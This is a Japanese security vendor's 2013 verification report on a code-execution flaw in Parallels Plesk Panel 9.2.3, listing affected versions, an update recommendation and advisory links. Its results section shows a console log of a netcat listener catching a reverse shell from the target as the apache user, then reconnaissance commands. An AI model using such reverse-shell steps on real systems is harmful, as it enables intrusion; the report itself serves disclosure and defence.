

## Parallels Plesk Panel における phppath/php 設定の不備により 任意のコードが実行される脆弱性に関する検証レポート

2013/6/17

NTT データ先端技術株式会社

辻 伸弘

小松 徹也

### 【概要】

Parallels Plesk Panel に、任意のコードが実行される脆弱性が存在します。  
この脆弱性は、Parallels Plesk Panel にて ScriptAlias に不適切な phppath が設定されているため、  
任意のコードを実行可能です。

この脆弱性を悪用して、攻撃者はターゲットホスト上にて、Web サーバの動作権限で任意のコードの  
実行が可能です。

今回、この Parallels Plesk Panel における phppath/php 設定の不備により任意のコードが実行され  
る脆弱性の再現性について検証を行いました。

### 【影響を受けるとされているシステム】

影響を受ける可能性が報告されているのは次の通りです。

- Parallels Plesk Panel for Linux/Unix 9.2.3 およびそれ以前のバージョン

この脆弱性の影響をうける製品の範囲

影響をうけない		影響をうける		影響をうけない			
~	8.6.0	9.0.0	~ 9.2.3	9.3.0	~ 9.5.4	10系	11系
サポート終了						サポート期間内	

### 【対策案】

この脆弱性が修正された最新版 Parallels Plesk Panel にアップデートしていただく事を推奨いたします。

Parallels Plesk Panel

<http://www.parallels.com/jp/download/plesk/>

※Parallels Plesk Panel 9 の End of Life および End of Extended Support について

Parallels Plesk Panel 9 は、延長サポートは 2013 年 6 月 9 日までとなっており、サポート期間を  
過ぎています。そのため、アップデートパスをご確認の上、アップデートを行なうことを推奨します。  
詳しくは、Parallels 社のライフサイクルポリシーを確認してください。

Parallels Plesk Panel ライフサイクルポリシー

<http://www.parallels.com/jp/products/plesk/lifecycle/>

### 【参考サイト】

Parallels Plesk Panel : phppath/php の脆弱性

<http://kb.parallels.com/jp/116241>


JVNVU#90102556: Parallels Plesk Panel に任意のコードが実行される脆弱性

<http://jvn.jp/cert/JVNVU90102556/>

Vulnerability Note VU#673343: Parallels Plesk Panel phppath/php vulnerability

<http://www.kb.cert.org/vuls/id/673343>

## 【検証イメージ】



## 【検証ターゲットシステム】

Red Hat Enterprise Linux 5.3 上の Parallels Plesk Panel 9.2.3


## 【検証概要】

ターゲットシステムに、細工した HTTP リクエストを送信し、任意のコードを実行させます。  
今回の検証に用いたコードは、ターゲットシステム上から特定のサーバ、ポートへコネクションを確立させるよう誘導し、システムの制御を奪取するものです。  
これにより、リモートからターゲットシステムを操作可能となります。  
\* 誘導先のシステムは *Debian 6.0.7* です。

## 【検証結果】

下図の赤線で囲まれている部分の示すように、誘導先のコンピュータ (Debian) のコンソール上にターゲットシステム (Red Hat Enterprise Linux) のプロンプトが表示されています。  
黄線で囲まれている部分の示すように、ターゲットシステムにおいて、コマンドを実行した結果が表示されています。  
これにより、ターゲットシステムの制御の奪取に成功したと言えます。

## ターゲットシステムの制御の奪取に成功した画面



```
192.168.204.139 - Poderosa
ファイル(E) 編集(E) コンソール(C) ツール(I) ウィンドウ(W) プラグイン(P) ヘルプ(H)
改行 CR エンコーディング utf-8 generic
192.168.204.139 192.168.204.139
root@evil:~# uname -a
Linux evil 2.6.32-5-686 #1 SMP Mon Feb 25 01:04:36 UTC 2013 i686 GNU/Linux
root@evil:~#
root@evil:~# nc -nv -l -p 6666
listening on [any] 6666 ...
connect to [192.168.204.139] from (UNKNOWN) [192.168.204.165] 35537
bash: no job control in this shell
bash-3.2$
bash-3.2$ id
uid=48(apache) gid=48(apache) groups=48(apache),2521(psaserv)
bash-3.2$
bash-3.2$ uname -a
Linux localhost.localdomain 2.6.18-128.el5 #1 SMP Wed Dec 17 11:42:39 EST 2008 i686 i686 i386 GNU/Linux
bash-3.2$
bash-3.2$ cat /etc/redhat-release
Red Hat Enterprise Linux Server release 5.3 (Tikanga)
bash-3.2$
bash-3.2$ rpm -qa | grep plesk
plesk-skins-9.2.3-0.285063
drweb-updater-5.0.1-0plesk
psa-libpam-plesk-9.2.3-rhel5.build92091015.22
plesk-base-9.2.3-rhel5.build92091015.22
drweb-common-5.0.1-0plesk
psa-pylibplesk-9.2.3-rhel5.build92091015.22
drweb-daemon-5.0.1-0plesk
bash-3.2$
bash-3.2$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:73:CE:F7
          inet addr:192.168.204.165  Bcast:192.168.204.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe73:cef7/64 Scope:Link
```

\* 各規格名、会社名、団体名は、各社の商標または登録商標です。

## 【お問合せ先】

NTT データ先端技術株式会社  
セキュリティ事業部  
TEL:03-5859-5422  
<http://security.intellilink.co.jp>